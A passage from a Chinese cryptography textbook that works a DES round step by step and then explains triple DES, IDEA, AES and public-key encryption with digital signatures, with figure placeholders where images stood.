$$K = (0100\ 0011\ 1010\ 0111\ 1101\ 0011\ 1010\ 1011\ 0000\ 0100\ 1010\ 1011\ 0101\ 0001\ 1000\ 1010)_2;$$

M 经过初始置换 IP 后得到 L_0R_0：

$$L_0 = 1111\ 1111\ 1101\ 1001\ 0100\ 1010\ 1010\ 1111$$

$$R_0 = 0000\ 0000\ 0000\ 0000\ 1010\ 0000\ 0001\ 0101$$

K 删除第 8，16，24，…，64 位的奇偶校验位变成 56 位 K'：

$$K' = 0100\ 0011\ 0100\ 1111\ 0100\ 1101\ 0101\ 0000\ 0101\ 0101\ 0101\ 0100\ 0100\ 0101$$

K'经过 PC-1 置换后得到 C_0, D_0

$$C_0 = 1010\ 1110\ 0100\ 0101\ 0010\ 1010\ 0100$$

$$D_0 = 1010\ 1111\ 0001\ 0010\ 1010\ 0000\ 0100$$

因为是第一次迭代，故左移 1 位 C_0D_0 得到 C_1D_1 为：

$$C_1 = 0101\ 1100\ 1000\ 1010\ 0101\ 0100\ 1001$$

$$D_1 = 0101\ 1110\ 0010\ 0101\ 0100\ 0000\ 1001$$

C_1D_1 再经过 PC-2 置换得子密钥 K_1：

$$K_1 = 0000\ 0101\ 1100\ 0001\ 0000\ 0111\ 0000\ 0010\ 0010\ 1011\ 1111\ 0001$$

将 R_0 进行扩展置换后得：

$$E(R_0) = 1000\ 0000\ 0000\ 0000\ 0000\ 0001\ 0101\ 0000\ 0000\ 0000\ 1010\ 1010$$

然后将 $E(R_0)$ 与 K_1 进行异或得 A：

$$A = 1000\ 0101\ 1100\ 0001\ 0000\ 0110\ 0101\ 0010\ 0010\ 1011\ 0101\ 1011$$

将结果 A 分为 8 组：

$A_1 = 100001$，查 S_1 盒坐标(3，0)得 $B_1 = 15$；

$A_2 = 011100$，查 S_2 盒坐标(0，14)得 $B_2 = 5$；

$A_3 = 000100$，查 S_3 盒坐标(0，2)得 $B_3 = 9$；

$A_4 = 000110$，查 S_4 盒坐标(0，3)得 $B_4 = 3$；

$A_5 = 010100$，查 S_5 盒坐标(0，10)得 $B_5 = 3$；

$A_6 = 100010$，查 S_6 盒坐标(2，1)得 $B_6 = 14$；

$A_7 = 101101$，查 S_7 盒坐标(3，6)得 $B_7 = 10$；

$A_8 = 011011$，查 S_8 盒坐标(1，13)得 $B_8 = 14$；

合并 $B_1B_2\cdots B_8$ 得数据 B：

$$B = 1111\ 0101\ 1001\ 0011\ 0011\ 1110\ 1010\ 1110$$

进行对称置换 P 得：

$$X_0 = 1011\ 1100\ 1110\ 0010\ 1100\ 0111\ 1011\ 1011$$

将 L_0 与 X_0 按位异或，形成 R_1：

$$R_1 = 0100\ 0011\ 0011\ 1011\ 1000\ 1101\ 0001\ 0100$$

令 $L_1 = R_0$。

至此，求出第一轮迭代结果 L_1R_1，以此类推可求出 $L_{16}R_{16}$，再经过逆初始置换即可获得密文。

2.3.3 三重 DES 算法

DES 算法的不足在于密钥长度太短，经过研究发现，可以对 DES 实现多重使用，以创建一种更复杂的加密算法。因此，出现了三重 DES(triple DES，TDES)加密算法。该方法可以使用两个或者 3 个密钥，对数据进行 3 次加密。其加密和解密工作原理如图 2-6 所示。




图 2-6　三重 DES 的功能图

从图中可以看出，TDES的加密过程为“加密→解密→加密”，即第一步按照常规的方式使用密钥 K_1 对明文进行DES加密，第二步利用密钥 K_2 对第一部中的加密结果进行解密，第三步使用密钥 K_3 对第二步的结果进行DES加密。TDES的解密过程为“解密→加密→解密”。

分析TDES加密的过程可以注意到，第二步其实做的工作是解密，这是TDES比DES更复杂的关键所在。

TDES可以使用两个或者3个密钥，如果是两个密钥，则 K_1 和 K_3 相同，而不能与 K_2 相同。考虑到密钥对系统的开销，使用两个密钥的情况较多，两个密钥的长度已经达到112位，对于一般的商业应用而言足够了。如果使用3个密钥，密钥长度将达到168位，对系统要求将会提高。

因为TDES要进行3次加密，所以TDES所需的时间是DES算法的3倍。但是它仍然是一种较快的算法，因为它可以在硬件上实现。

2.3.4 IDEA算法

IDEA(international data encryption algorithm)算法又叫国际数据加密算法，是瑞士联邦技术学院开发的一种面向数据分组块的数据加密标准。相对于DES的56位密钥，它使用128位密钥，每次加密一个64位的数据块。这个算法被加强以防止一种特殊类型的攻击，称为微分密码分析。任何人都可以得到这个算法，它的安全与DES算法一样不在隐藏算法本身，而在于保存好密钥。

IDEA算法被认为是当前最好的、最为安全的加密标准算法。算法可用于加密和解密。IDEA用了混乱和扩散等操作，主要有3种操作：异或、模加、模乘，容易用软件和硬件实现。

IDEA算法运算时间与DES的速度一样快，它在386/33的PC上的加密速度是880kbps。

IDEA算法的安全性相对DES算法有了很大的提高，其密钥是128位，在穷举攻击的情况下，需要经过 2^{128} 次加密才能恢复出密钥。假设一台计算机每秒产生和运行10亿个密钥，它将检测 10^{13} 年。

2.4 AES算法

2.4.1 高级加密标准AES由来

自20世纪70年代产生的DES算法，得到了广泛的应用和不断的改进，但是随着20世纪末出现的差分密码分析及线性密码分析等技术的出现，使得破译DES和TDES成为可能，因此在1997年，美国国家标准技术研究所(NITS)宣布举行了一个高级加密标准(advanced encryption standard，AES)的竞赛，要求新参赛的加密算法具有以下功能。

(1) 密钥大小可变，密码能支持128位、192位和256位密钥长度。

(2) 能同时支持软件和硬件两种实现方式。

(3) 是对称的加密算法。

(4) 可以公开定义。

经过对参赛算法的反复评估、测试、审定,从算法的安全性、效率、软硬件适合性、灵活性、内存需求等方面进行综合考查,最终,比利时的密码学专家 Joan Daemen 和 Vincent Rijmen 提出的加密算法 Rijndael 算法赢得了胜利,成为 21 世纪新的加密算法 AES。2001 年,NITS 正式公布 Rijndael 算法为高级加密标准 AES。

2.4.2 AES 工作原理

AES 是一个迭代的、对称密钥分组的密码,它可以使用 128,192 或 256 位密钥,并且用 128 位(16 字节)分组加密和解密数据。迭代加密使用一个循环结构,在该循环中重复置换(permutations)和替换(substitutions)输入数据。AES 一般进行 10~14 次加密,这取决于明文的长度和密钥的大小。AES 与大多数分组密码不同的是它没有使用 Feistel 结构。

AES 每一次加密的计算都包括以下 4 种操作。

(1) 字节替换(ByteSub):用一张称为“S 盒”的固定表来执行字节到字节的替换。

(2) 行移位置换(ShiftRow):行与行之间进行简单的置换。

(3) 列混淆替换(MixColumn):列中每一个字节替换成该列所有字节的一个函数。

(4) 轮密钥加(AddRoundKey):用当前的数据块与扩充密钥的一部分进行运算。

图 2-7 演示了一次加密的计算。




图 2-7 Rijndael 多次加密原理图

2.5　公开密钥加密算法

公开密钥密码体制是现代密码学最重要的发明。在大家的印象中，密码学(cryptography)或称密码术主题应该是保护信息传递的机密性。确实，保护敏感的通信一直是密码学多年来的重点。但是，这仅仅是当今密码学主题的一个方面。对信息发送人的身份验证是密码学主题的另一个方面。公开密钥密码体制对这两方面的问题都给出了出色的答案，并正在继续产生许多新的思想和方案。

与"公开密钥密码体制"相对应的是"传统密码体制"，又称"对称密钥密码体制"。其中用于加密的密钥与用于解密的密钥完全一样，在对称密钥密码体制中，加密运算与解密运算使用同样的密钥。通常，使用的加密算法比较简便高效，密钥简短，破译极其困难。但是，在公开的计算机网络上安全地传送和保管密钥是一个严峻的问题。1976 年，Diffie 和 Hellman 为解决密钥管理问题，在"密码学的新方向"一文中，提出了一种密钥交换协议，允许在不安全的媒体上通信双方交换信息，安全地达成一致的密钥。在此新思想的基础上，很快出现了"不对称密钥密码体制"，即"公开密钥密码体制"。其中加密密钥不同于解密密钥，加密密钥公之于众，谁都可以用；解密密钥只有解密人自己知道。它们分别称为"公开密钥"(public-key)和"秘密密钥"(private-key)。

1. 公开密钥加密算法的特点

DES 加密算法及其类似算法属于传统密码体制，要求加密和解密的密钥是相同的，因此密钥必须保密。而 Diffie 和 Hellman 研究出的公开密钥密码体制新算法：使用一个加密算法 E 和一个解密算法 D，它们彼此完全不同，根据已选定的 E 和 D，即使已知 E 的完整描述，也不可能推导出 D。这给密码技术带来了新的变革。

此种新算法需有以下 3 个条件：

(1) D(E(P))＝P。

(2) 由 E 来推断 D 极其困难。

(3) 用已选定的明文进行分析，不能破译 E。

第 1 个条件说明，采用解密算法 D 用于密码报文 E(P)上，可以得到原来的明文 P；第 2 个条件，是显而易见的。第 3 个条件，是必需的。在满足这 3 条的情况下，加密算法 E 可以公开，公开密钥密码体制如图 2-8 所示。




图 2-8　公开密钥密码体制

现在考虑，A 和 B 二者以前从未有过联系，而今要想在 A 和 B 之间建立保密信道。A 所确定的加密密钥为 E_A，B 的加密密钥为 E_B，并将 E_A 和 E_B 放在网络的公用可读文件内。现在 A 要发报文 P 给 B，首先算得 $C=E_B(P)$，并把它发送给 B。然后 B 使用其解密密钥 D_B 进行解密，计算得到 $D_B(E_B(P))=P$，而没有任何其他人能读懂密文 $E_B(P)$。

2. 使用公开密钥加密算法进行数字签名

书信或文件是根据亲笔签名或印章来证明其真实性。但在计算机网络中传送的文件又如何盖章呢？这就是数字签名所要解决的问题。

数字签名必须保证以下 3 点：

（1）接收者能够核实发送者对报文的签名。

（2）发送者事后不能抵赖对报文的签名。

（3）接收者不能伪造对报文的签名。

现在已有多种实现各种数字签名的方法，但采用公开密钥算法要比采用常规密钥算法更容易实现。下面就来介绍这种数字签名。

发送者 A 用其秘密解密密钥 SKA 对报文 P 进行运算，将结果 $D_{SKA}(P)$传送给接收者 B（读者可能要问：报文 P 还没有加密，怎么能够进行解密呢？其实“解密”仅仅是一个数学运算。发送者此时的运算并非想将报文 X 加密而是为了进行数字签名）。B 用已知的 A 的公开加密密钥得出 $E_{PKA}(D_{SKA}(P))=P$。因为除 A 外没有别人能具有 A 的解密密钥 SKA，所以除 A 外没有别人能产生密文 $D_{SKA}(P)$。这样，B 就相信报文 P 是 A 签名发送的，如图 2-9 所示。




图 2-9　数字签名的实现

若 A 要抵赖曾发送报文给 B，B 可将 P 及 $D_{SKA}(P)$出示给第三者。第三者很容易用 PKA 去证实 A 确实发送 P 给 B。反之，若 B 将 P 伪造成 P′，则 B 不能在第三者前出示 $D_{SKA}(P')$。这样就证明了 B 伪造了报文。可见实现数字签名也同时实现了对报文来源的鉴别。

但上述过程仅对报文进行了签名。对报文 P 本身却未保密。因为截到密文 $D_{SKA}(P)$并知道发送者身份的任何人，通过查阅手册即可获得发送者的公开密钥 PKA，因而能理解电文内容。若采用图 2-10 所示的方法，则可同时实现秘密通信和数字签名。图中 SKA 和 SKB 分别为 A 和 B 的秘密密钥，而 PKA 和 PKB 分别为 A 和 B 的公开密钥。

